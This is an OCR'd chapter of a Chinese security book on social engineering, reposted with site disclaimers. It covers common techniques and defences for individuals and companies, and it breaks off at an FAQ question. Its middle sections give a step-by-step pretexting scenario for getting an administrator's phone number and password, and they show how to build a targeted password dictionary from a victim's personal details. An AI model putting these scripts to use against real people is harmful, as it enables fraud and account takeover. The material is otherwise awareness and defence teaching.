免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第1章 全面认识社会工程学

重点提示：

- 什么是社会工程学
- 生活中的社会工程学攻击案例
- 防范社会工程学





传统的计算机攻击者在系统入侵的环境下存在很多的局限性，而新的社会工程学攻击则将充分发挥其优势，通过利用人为的漏洞缺陷采取欺骗手段来获取系统控制权。

这种攻击表面上是难以察觉的，不需要与受害者目标进行面对面的交流，不会在系统留下任何可被追查的日志记录。为了更好地认识社会工程学攻击，本章将介绍生活中常见的社会工程学攻击安全，以及防范社会工程学攻击的方法。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

社会工程学理论是关于建立通过自然的、社会的和制度上的途径并特别强调根据现实的双向计划和设计经验来一步一步地解决各种社会问题。严格来说社会工程学不是一门科学，而是一门欺骗的艺术和窍门的方法。它利用人的弱点，以顺从你的意愿、满足你的欲望的方式让你上当。

1.1 什么是社会工程学

社会工程学是一种攻击行为，攻击者利用人际关系的互动性所发出的攻击：通常攻击者当没有办法通过物理入侵直接取得所需要的资料时，就会通过电子邮件或者电话对所需要的资料进行骗取，再利用这些资料获取主机的权限以达到其本身的目的。

1.1.1 社会工程学攻击概述

现实社会中的骗子欺骗伎俩形形色色，随着网络和通信技术的进步，其骗术花样也不断翻新，令人防不胜防。例如，有的人因试图获得手机中奖短信中的奖品、奖金而上当受骗，有的人轻信骗子打来的亲人发生车祸、急病住院等电话后被骗取钱财等。这些现实社会中的欺骗手段一旦被黑客延伸应用到攻击网络系统，就发展成为社会工程学攻击。

社会工程学也是最近黑客界流行的一种入侵方式。社会工程学攻击主要采取非常规手段取得服务器的权限或网站的权限，比如搜集管理员的各种信息，如管理员喜欢进哪些网站，管理员喜欢用什么密码，在管理员进入的网站里面挂网页木马，破解管理员常进网站的数据库，从而取得管理员密码。

简单地说，社会工程学攻击就是利用人们的心理弱点，骗取用户的信任，获取机密信息（如计算机口令、银行账户信息）等不公开资料，为黑客攻击和病毒感染创造有利条件。

近年来，一些安全杂志上相继出现了相关社会工程学攻击的文章，黑客们也逐渐将目光从传统系统入侵与脚本攻击的热潮中转向社会工程学攻击上。

社会工程学攻击之所以让大多数的黑客看到曙光，通过信息搜索与社交直接索取密码，使得入侵渗透更加容易。究其原因，还是由于网络管理人员的管理问题。网络管理人员的素质高低，极大地制约了整个网络的安全程度。

由于安全产品的技术越来越完善，使用这些技术的人，就成为整个环节上最为脆弱的部分。而且人们都具有贪婪、自私、好奇、信任等心理弱点，因此，通过恰当的方法和方式，入侵者完全可以从相关人员那里获取入侵所需信息。社会工程学攻击可以分为两种：狭义社会工程学和广义社会工程学。它们之间的区别可以参考表 1-1。

表 1-1 社会工程学

社会工程学	是否有计划、针对性获取信息	是否单纯通过网络搜索信息	是否需要知道相关术语信息
狭义社会工程学	否	是	否
广义社会工程学	是	否	是

其实，狭义社会工程学攻击与广义社会工程学攻击最明显的区别是会与受害者进行交互式行为，比如，你会设置一个陷阱使对方跳入，或是伪造一封来自内部的虚假电子邮件，或是利用相关通信工具与他们交流获取敏感信息。真正的社会工程学师是不会碰运气乱去下载网站与论坛的数据库的，他们清楚地知道自己需要什么样的信息，并且应该怎么样去做，从

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

搜集的信息中分析出有用的信息，并与受害者进行互动行为，这样才称之为社会工程学。

1.1.2　无法忽视的非传统信息安全

社会工程学是非传统的信息安全，它是一种利用受害者本能反应、好奇心、信任、贪婪等心理陷阱采取诸如欺骗、伤害等危害手段，取得自身利益的手法，而不是利用系统漏洞入侵的。普通用户经常会安装硬件防火墙、入侵监测系统（IDS）、虚拟专用网络，或是安全软件产品，但这并不能保障安全。

社会工程学师只需拨打一个电话，使用专业的术语，报出内部人员使用的 ID，让一个系统管理员登录系统，并将其传真过来即可窃取信息。事实上，很多安全行为就是出现在骗取内部人员（信息系统管理、使用、维护人员等）的信任上，从而轻松绕过所有技术上的保护。

信任是一切安全的基础，对于保护与审核的信任，通常被认为是整个安全链条中最薄弱的一环。为规避安全风险，技术专家精心设计的安全解决方案，却很少重视和解决最大的安全漏洞——人为因素。无论是在现实世界还是在虚拟的网络空间，任何一个可以访问系统的人，都有可能构成潜在的安全风险与威胁。

社会工程学较之其他黑客攻击复杂，即使自认为最警惕、最小心的人，一样会受到高明的社会工程学手段的损害。因为“社会工程学”主导着非传统信息安全，所以通过对它的研究可以提高应对非传统信息安全事件的能力。非传统信息安全是传统信息安全的延伸，主张信息安全防护采取“先发制人”的战略，突破传统信息安全在观念上的指导性被动，主动地分析人的心理弱点，提高人们对欺骗的警觉，同时改进技术体系和管理体制存在的不足，从而改变信息安全“头痛医头，脚痛医脚”的现状。

社会工程学无处不在，在商业交易谈判和司法等领域都存在。其实在生活中，我们也常常在无意中使用，只是浑然不觉而已。比如，当遇到问题时，会知道应该寻找有决定权的人来解决，并让周遭的人帮助解决。这其实也是社会工程学。社会工程学是一把双刃剑，既有好的一方面，也有坏的一方面。

1.1.3　攻击信息拥有者

信息安全的本质是信息拥有者与攻击者间的战斗。信息拥有者是无价的信息宝藏，攻击者大可不必因为一个口令而把大量精力花费在系统入侵与破解上，直接针对拥有者的脆弱性开始进行攻击，可以避免一些不该发生的事，比如口令变、系统补丁升级等。

一般来说，经验丰富的黑客攻击者往往缺乏人际交往的知识经验与技巧，但社会工程学攻击会打破这种格局。在大多数情况下，成功的社会工程学师都有着很强的人际交往能力。他们有魅力、讲礼貌、讨人喜欢，并具有快速建立起可亲、可信感的特点。

一个经验丰富的社会工程学师，使用他自己的战略、战术，几乎能够接近任何他感兴趣的信息。他会开始用大量的时间研究非传统信息安全，庞大的商业价格是吸引他的条件，这种有效的信息入侵对他非常有诱惑力。

社会工程学攻击还有一个受黑客们欢迎的原因，那就是中国企业盲目追求商业利益最大化，他们不注重建立企业品牌，忽略对员工进行安全培训投资。比如，一个社会工程学使用者想从一家信用卡公司获取一些情报，但又没有相关的证明他可以合法地从这家公司拿到这些情报。那么，他就可以利用社会工程学，从和这家信用卡公司相关的银行搜集相关的信息从而达到目的。例如，这家银行从信用卡公司取得信息需要什么文件或者 ID 号码证明，又或

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

者是经常与信用卡公司进行业务联系的职员的姓名等，攻击者只要通过某些途径从这些毫无任何价值观念的企业内部员工的口中得到这些信息，即可成功窃取信息。而没有安全威胁意识的企业会在这个问题上栽一个大跟头。

因此，从现阶段来说，信息拥有者是社会工程学攻击的主要目标，也是无法忽视的脆弱点，要防止攻击者从信息拥有者身上窃取信息，必须加强对他们进行安全培训投资。

1.1.4 常见社会工程学手段

现代的网络纷繁复杂，病毒、木马、垃圾邮件接踵而至，给网络安全带来了很大的冲击。同时，利用社会工程学的攻击手段日趋成熟，其技术含量也越来越高。社会工程学攻击在实施之前必须掌握心理学、人际关系、行为学等知识与技能，以便搜集和掌握实施入侵行为所需要的资料和信息。下面介绍几种常见的社会工程学攻击手段。

1. 环境渗透

对特定的环境进行渗透，是社会工程学为了获得所需的情报或敏感信息经常采用的手段之一。社会工程学攻击者通过观察目标对电子邮件的响应速度、重视程度以及可能提供的相关资料，比如一个人的姓名、生日、ID 电话号码、管理员的 IP 地址、电子邮箱等，通过这些搜集信息来判断目标的网络构架或系统密码的大致内容，从而获取情报。

2. 引诱

网上冲浪经常碰到中奖、免费赠送等内容的电子邮件或网页，诱惑用户进入该页面运行下载程序，或要求填写账户和口令以便“验证”身份，利用人们疏于防范的心理引诱用户，这通常是黑客早已设好的圈套。

3. 伪装

目前流行的网络钓鱼事件以及更早以前的求职信病毒、圣诞节贺卡，都是利用电子邮件和伪造的 Web 站点来进行诈骗活动的。有调查显示，在所有接触诈骗信息的用户中，有高达 5%的人都会对这些骗局做出响应。

4. 说服

说服是对信息安全危害较大的一种社会工程学攻击方法，它要求目标内部人员与攻击者达成某种一致，为攻击提供各种便利条件。个人的说服力是一种使某人配合或顺从攻击者意图的有力手段，特别地，当目标的利益与攻击者的利益没有冲突，甚至与攻击者的利益一致时，这种手段就会非常有效。如果目标内部人员已经心存不满甚至有了报复的念头，那么配合就很容易达成，他甚至会成为攻击者的助手，帮助攻击者获得意想不到的情报或数据。

攻击者在施行攻击时，经常会采用维修人员、技术支持人员、经理、可信的第三方人员，或者是企业同事等角色，这点在一个大公司是不难实现的。

因为每人不可能都认识公司中的每个人员，而身份标识是可以伪造的，这些角色中的大多数都具有一定的权利，让别人会不由自主地去巴结。大多数的雇员都想讨好老板，所以他们会点头哈腰地对那些有权力的人提供他们所需要的信息。

5. 恐吓

社会工程学师常常利用人们对安全、漏洞、病毒、木马、黑客等内容的敏感性，以权威机构的身份出现，散布安全警告、系统风险之类的信息，使用危言耸听的伎俩恐吓、欺骗计

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

算机用户，并声称如果不按照他们的要求去做，会造成非常严重的危害或损失。

6. 恭维

高明的黑客精通心理学、人际关系学、行为学等社会工程学方面的知识与技能，善于利用人们的本能反应、好奇心、盲目信任、贪婪等人性弱点设置陷阱，实施欺骗，控制他人意志为己服务。他们通常十分友善，很讲究说话的艺术，知道如何借助机会去迎合人，投其所好，使多数人友善地做出回应，乐意与他们继续合作。

7. 反向社会工程学

反向社会工程学是指攻击者通过技术或者非技术的手段给网络或者计算机应用制造“问题”，使其公司员工深信，诱使工作人员或网络管理人员透露或者泄漏攻击者需要获取的信息。这种方法比较隐蔽，很难发现，危害特别大，不容易防范。

1.2 生活中的社会工程学攻击案例

社会工程学作为信息时代发展出来的一门“欺骗的艺术”，在现今不论是虚拟的网络空间还是现实的日常生活场景，凡是涉及信息安全的方面，无不有社会工程学的应用。

本节将介绍几种生活中常见的有关社会工程学攻击的安全，希望大家能够进一步地了解社会工程学，并提高警惕。

1.2.1 巧妙地获取用户的手机号码

社会工程学就是一种与计算机技术相结合的行骗过程，而社会工程学的实施者，则可以看作是一个精通计算机的超级骗子。

下面通过一个虚拟的例子，说明如何通过社会工程学获取用户的手机号码。

假设攻击者试图入侵某个公司的内部办公系统，但无法破解管理员的登录密码。可先利用一些手段获得管理员的手机号，再想办法得到管理员的登录密码即可。

首先，打开公司的网站，在网站首页的左上角有一个“内部办公系统登录”链接，在该链接下有一个快速登录口，在“登录名”和“密码”文本框中输入相应的内容，即可进入该公司的内部办公系统，如图 1-1 所示。




图 1-1 进入公司首页

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

或者直接单击“内部办公系统登录”链接，在打开的“内部办公系统”页面中可直接登录进入公司的内部办公系统，如图 1-2 所示。现在要做的就是获得管理员的登录密码，但可以先从管理员的手机号码上入手，得到他的手机号码后，再想办法获取登录密码。



图 1-2 内部办公系统登录页面

攻击者要想成功获得管理员的手机号，需要按照下面的方法进行。

1. 查询用户网络信息

攻击者可以使用社会工程学，详细地搜集管理员在网上的各种信息。比如，管理员常用的邮箱，通常来说，经常在网络上活动的管理员，当它们注册一些论坛或博客站点服务等，都会用到邮箱。因此，攻击者可以将这些邮箱地址作为关键字，在百度或 Google 等搜索引擎中搜索相关信息。

从搜索结果中可以看到许多有用的信息，如管理员注册了哪些论坛。同样，可以用管理员的其他邮箱、QQ 号和 MSN 地址等信息为关键字在网上进行搜索，也可以搜索到不少信息。

另外，还可以在当下流行的“校内网”和“校友网”等社交类型的网络上搜索更详细的信息，以获得用户的真实资料等信息。在这两个网站上注册的用户通常都会在注册信息中填写真实的家庭住址、出生日期、手机号码和 QQ 号码等信息，通过这种方式可以了解到管理员的手机号码或其他重要的信息。

2. 获得手机号码

如果从网络中的搜索信息中可以直接得到目标的手机号码，就可以利用这个手机号码进行欺骗。如果只得到了目标者的出生日期、家庭住址或 QQ 号码，则可以先将管理员的 QQ 号加为好友，再通过其他方法骗到他的手机号码即可。

1.2.2 利用社会工程学揭秘网络钓鱼

网络钓鱼就是指入侵者通过处心积虑的技术手段伪造出一些以假乱真的网站和诱惑受害者根据指定方法操作的 E-mail 等方法，使得受害者“自愿”交出重要信息或被窃取重要信息（例如银行账户密码）的手段。它并不是一种新的入侵方法，但其危害范围却在逐渐扩大，并成为近期威胁网络安全的最大危害之一。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

无论 IE 还是 Firefox 浏览器，都在不断出现各种各样的漏洞，例如，有的浏览器漏洞可以让黑客在网页中插入恶意代码，有的可以让浏览器显示错误的网址。黑客可以向用户发送邮件或者 QQ 消息，让他点击某个网址。这个网址的 URL 看上去是个著名网站，打开之后显示的页面也像那个网站，但其实是黑客自己建立的钓鱼网站。

此时，可能会有这样的疑问——网络钓鱼与社会工程学类似，都是利用人们的弱点欺骗的？其实，网络钓鱼属于社会工程学攻击的一种，简单地说，就是通过伪造信息获得受害者的信任并且响应，由于网络信息是呈爆炸性增长的，人们面对各种各样的信息往往难以辨认真伪，依托网络环境进行钓鱼攻击是一种非常可行的攻击手段。

网络钓鱼从攻击角度上分为两种形式，一种是通过伪造具有“概率可信度”的信息来欺骗受害者。这里所说的“概率可信度”，从逻辑上说就是有一定的概率使人信任并且响应，从原理上说，攻击者使用“概率可信度”的信息进行攻击，这类信息在概率内正好吻合了受害者的信任度，受害者就可能直接信任这类信息并且响应。

另外一种则是通过“身份欺骗”信息来攻击受害者。这与社会工程学攻击一样，攻击者需要事先掌握对方的相关信息，利用人与人之间的信任关系，通过伪造身份来捏造信息，使受害者对攻击者所说的话确信无疑并做出响应。

我们在实际生活中常常会遇到钓鱼事件，并且如此拙劣的手段仍能让其频频得手，主要是因为网络钓鱼充分利用了人们的心理漏洞。首先，人们收到黑客发送的影响力很大的邮件时，很多人都不会怀疑信件的真实性，更会下意识地根据要求打开邮件里面指定的 URL 进行操作。其次，页面打开后，我们通常不会注意浏览器地址栏中显示的地址，而只是留意页面内容，这正是让钓鱼者有机可乘的原因。

1.2.3 冒认身份获取系统口令

得到管理员的手机号码后，可以利用身份伪造这种方法骗取系统口令。身份伪造是指攻击者利用各种手段隐藏真实身份，以一种目标信任的身份出现来达到获取情报的目的。

攻击者大多以能够自由出入目标内部的身份出现，获取情报和信息；或者采取更高明的手段，例如伪造身份证、ID 卡等在没有专业人士或系统检测的情况下，要识别其真伪是有一定难度的。

在“校内网”和“校友网”等社交类型的网络上搜索用户的信息时，得到管理员的手机号码后，攻击者可以假装是管理员所在公司的一个新员工，然后利用得到的手机号给目标发信息，告诉他“我是你的新同事 XXX，是新的销售经理助理，这是我的手机号码”。再寻找话题与管理员聊天，使其对自己说的话深信不疑。

最后，告诉管理员，销售部经理让我在公司内部办公系统上下载一份文档，但我不知道公司的内部办公系统设的有密码，忘了问他了，希望你可以把口令告诉我，我急需要这份文档。当管理员听到这些话后，可能就会相信你所说的，并将口令告诉你。这样，即可顺利地从管理员口中获得系统口令了。当然，这种做法可能有一定的运行成分，但像这种疏忽大意且防备心理不强的人非常多，社会工程学正是利用这一特点对目标进行攻击的。

1.2.4 社会工程学盗用密码

利用社会工程学获取密码非常简单，而且不需要其他的黑客工具便能办到，危害非常大。社会工程学破解密码就是有针对性地搜集被破解人的相关信息，并对相关信息进行整理

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

加工，达到快速高效地破解密码的目的。信息搜集的方法有普通搜集，即通过对平常可见的信息进行系统的搜集，越全面越好。另一个方法就是借助功能强大的搜索引擎，搜索他人和相关人员的人名，从搜索结果中筛选有用信息加以整理利用。

例如，要破解某个人的账号密码，就搜集关于他的信息：姓名、生日、手机号、QQ 号、家庭电话、学号、身份证号、家乡及其所在地的邮政编码和区号等。除此之外，还要搜集他身边关系亲密人员的信息，如：父母、女友等。将这些搜集到的信息加上其他一些常用的字母、数字进行一定的排列组合组成一系列的密码，即密码字典。

密码字典主要是配合解密软件使用的，密码字典里包括许多人们习惯性设置的密码，这样可以提高解密软件的密码破解命中率，缩短解密时间。当然，如果一个人密码设置没有规律或很复杂，未包含在密码字典里，这个字典就没有用了，甚至会延长解密时间。

下面以“亦思社会工程学字典生成器”为例，介绍如何利用搜集的信息生成密码字典。

“亦思社会工程学字典生成器”用于生成特定组合的密码字典，在相应位置输入相应的字符，并单击“生成字典”按钮，即可在同目录下生成“mypass.txt”字典文件。

打开“亦思社会工程学字典生成器”软件，在主窗口左侧的“社会信息”栏中的相应文本框中输入搜集到的信息，如图 1-3 所示。单击“生成字典”按钮，即可生成一个名为“mypass.txt”字典文件，打开该文件，即可看到该软件利用搜集到的信息生成的密码字典，如图 1-4 所示。




图 1-3　输入搜集到的信息




图 1-4　生成的密码字典

需要注意的是，信息填写得越准确，填写的项目越多，生成的密码字典中出现真实密码的可能性就越大。在填写时不要局限于选项的提示，相关的重要信息都可以填写，以增加击中密码的几率。

利用搜集到的信息生成密码字典后，即可利用破解密码的程序一个一个地从生成的字典里读取可能是密码的字条，一个一个地试，直到找到正确的密码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.3 防范社会工程学

通过前面的学习，我们知道社会工程学攻击是一种非常危险的黑客攻击技术，它就像一双隐形的眼睛一样，时刻盯着我们并找准时机进行攻击。因此，为了避免个人用户或企业遭受社会工程学攻击，要掌握一些防范社会工程学攻击的方法。

1.3.1 个人用户防范社会工程学

社会工程学攻击中核心的东西就是信息，尤其是个人信息。黑客无论出于什么目的，若要使用社会工程学，必须先要了解目标对象的相关信息。对于个人用户来说，要保护个人信息不被窃取，需要避免我们在无意识的状态下，主动泄露自己的信息。

1. 了解一些社会工程学的手法

俗话说：知己知彼，百战不殆。如果你不想被人坑蒙拐骗，那就得多了解一些坑蒙拐骗的招数，这有助于了解各种新出现的社会工程的手法。

2. 保护个人信息资料

在网络普及的今天，很多论坛、博客、电子信箱等都包含了个人的大量私人信息，这些信息中对社会工程学攻击有用的信息主要有生日、年龄、E-mail 邮件地址、手机号码、家庭电话号码等，入侵者根据这些信息再次进行信息挖掘，将提高入侵成功的几率。因此，在提供注册的地方尽量不使用真实的信息，例如，网络上铺天盖地的社交网站，它无疑是无意识泄露信息最好的地方，成为黑客们最喜欢光顾的地方。

在网络上注册信息时，如果需要提供真实信息的，需要查看这些网站是否提供了对个人隐私信息的保护，是否采取了一些安全措施。对于提供论坛等需要用户注册服务的公司需要从保护个人隐私的角度出发，从程序上采取一些安全措施保护个人信息资料不被泄露。

3. 时刻提高警惕

利用社会工程学进行攻击的手段千变万化，比如我们收到的邮件，发件人地址是很容易伪造的；公司座机上看到的来电显示，也可以被伪造；收到的手机短信，发短信的号码也可以伪造。所以，要时刻提高警惕，保持一颗怀疑的心，不要轻易相信所看到的。

4. 保持理性

很多黑客在利用社会工程学进行攻击时，采用的手法不外乎都是利用人感性的弱点，然后施加影响。所以，我们应尽量保持理性的思维，特别是在和陌生人沟通时，这样有助于减小上当受骗的概率。

5. 不要随手丢弃生活垃圾

看来毫无用处的生活垃圾可能会被随意丢掉，但这些生活垃圾一样也会被有心的黑客利用。因为这些垃圾中可能包含有账单、发票、取款机凭条等内容，在丢弃时并没有完全销毁它们，而是随意丢在垃圾桶中。这样，如果被一些人捡到，就会造成个人信息的泄露。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.3.2 企业或单位防范社会工程学

俗话说道高一尺，魔高一丈，面对社会工程学带来的安全挑战，企业必须适应新的防御方法。如表 1-2 所示列出了一些常见的入侵伎俩和防范策略。

表 1-2 常见的入侵伎俩和防范策略

危险区	黑客的伎俩	防治策略
电话（咨询台）	模仿和说服	培训员工、咨询台永远不要在电话上泄露密码或任何机密信息
大楼入口	未经授权进入	严格的胸牌检查，员工培训，安全人员坐镇
办公室	偷看	不要在有其他人在的情况下键入密码（如果必需，那就快速击键）
电话（咨询台）	模仿打到咨询台的电话	所有员工都应该分配有个人身份的号码
办公室	在大厅里徘徊寻找打开的办公室	所有的访客都应该有公司职员陪同
收发室	插入伪造的备忘录	监视，锁上收发
机房/电话柜	尝试进入，偷走设备，附加协议分析器来夺取机密信息	保证电话柜、存放服务器的房间等地方是锁上的，并随时更新设备清单
电话和专用电话交换机	窃取电话费	控制海外和长途电话，跟踪电话，拒绝转接
垃圾箱	垃圾搜寻	保证所有垃圾都放在手监视的安全区域，对此记录媒体消磁。
企业内部网和互联网	在企业内部网和互联网上创造、安插间谍软件偷取密码	持续关注系统和网络的变化，对密码使用进行培训
办公室	偷取机密文档	在文档上标记机密的符号，而且应该对这些文档上锁
心理	模仿和说服	通过持续不断的提高员工的意识和培训

总的来说，针对社会工程学攻击，企业或单位还应主动采取一些积极的措施进行防范。这里将防范措施归纳为两大类，即网络安全培训和安全审核。

1. 网络安全培训

社会工程学主要是利用人的弱点来进行各种攻击的。所以说，“人”是在整个网络安全体系中最薄弱的一个环节。对于国内企业来讲，往往是注重技术技能的培训，而轻于网络安全方面的培训，只有在接受严重的损失以后，才会意识网络安全的重要性。

因此，为了保证企业免遭损失，要对员工进行一些网络安全培训，让他们知道这些方法是如何运用和得逞的，学会辨认社会工程学攻击，在这方面要注意培养和训练企业员工的几种能力，包括辨别判断能力、防欺诈能力、信息隐藏能力、自我保护能力、应急处理能力等。

（1） 网络安全意识的培训。

在进行网络安全培训时要注重社会工程学攻击以及反社会工程学攻击防范的培训，无论是老员工还是新员工都要进行网络安全意识的培训，培养员工的保密意识，增强其责任感。在进行培训时，结合一些身边的案例进行培训，例如 QQ 账号的盗取等，让普通员工意识到一些简单社会学攻击不但会给自己造成损失，而且还会影响到公司利益。

（2） 网络安全技术的培训。

虽然目前的网络入侵者很多，但对于有着安全防范意识的个人或者公司网络来说，入侵

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

成功的几率很小。因此对员工要进行一些简单有效的网络安全技术培训，降低网络安全风险。网络安全技术培训主要从系统漏洞补丁、应用程序漏洞补丁、杀毒软件、防火墙、运行可执行应用程序等方面入手，让员工主动进行网络安全的防御。

2. 安全审核

加强企业内部安全管理，尽可能把系统管理工作职责时进行分离，合理分配每个系统管理员所拥有的权力，避免权力过分集中。为防止外部人员混入内部，员工应佩戴胸卡标示，设置门禁和视频监控系统；严格办公垃圾和设备维修报废处理程序；杜绝为贪图方便，将密码粘贴或通过 QQ 等方式进行系统维护工作的日常联系等。

（1） 身份审核（认证）

认证是一个信息安全的常用术语。通俗地说，认证就是解决某人到底是谁。由于大部分的攻击者都会用到“身份冒充”这个步骤，所以认证就显得非常必要。只要进行一些简单的身份确认，就能够识破大多数假冒者。比如，碰到公司内不认识的人找你索要敏感资料，你可以把电话打回去进行确认(最好是打回公司内部的座机)。而对于在公司进出口的身份审核，一定要认真仔细，层层把关，只有在真正的核实身份之后并进行相关登记后才能给予放行。在某些重要安全部门，还应根据实际情况需要，采取指纹识别、视网膜识别等方式进行身份核定，以确保网络的安全运行。

（2） 操作流程审核

操作流程审核要求在操作流程的各个环节进行认真的审查，杜绝违反操作规程的行为。一般情况下，遵守操作流程规范，进行安全操作，能够确保信息安全；但是如果个别人员违规操作就有可能泄露敏感信息，危害网络安全。

（3） 安全列表审核

定期对公司个人电脑进行安全检查，这些安全检查主要包括计算机的物理安全检查和计算机操作系统安全检查。计算机物理安全是指计算机所处的周围环境或计算机设备能够确保计算机信息不被窃取或泄露。

计算机操作系统安全是指从操作系统层面着手，维护计算机信息安全。计算机操作系统安全的内容比较多，主要从杀毒软件定期升级、操作系统漏洞补丁及时升级、安装防火墙、U 盘杀毒、不运行不明程序和禁止打开来历不明的附件等方面进行考虑。

（4） 建立完善的安全响应措施

应当建立完善的安全响应措施，当员工受到了社会工程学的攻击或其他攻击，或者怀疑受到了社会工程学和反社会工程学的攻击，应当及时报告，相关人员按照安全响应措施进行相应的处理，降低安全风险。

1.4 专家课堂（常见问题与解答）

点拨 1：社会工程学攻击者常利用身份窃取这种手机，对目标进行攻击，用户应如何避免这种情况发生？

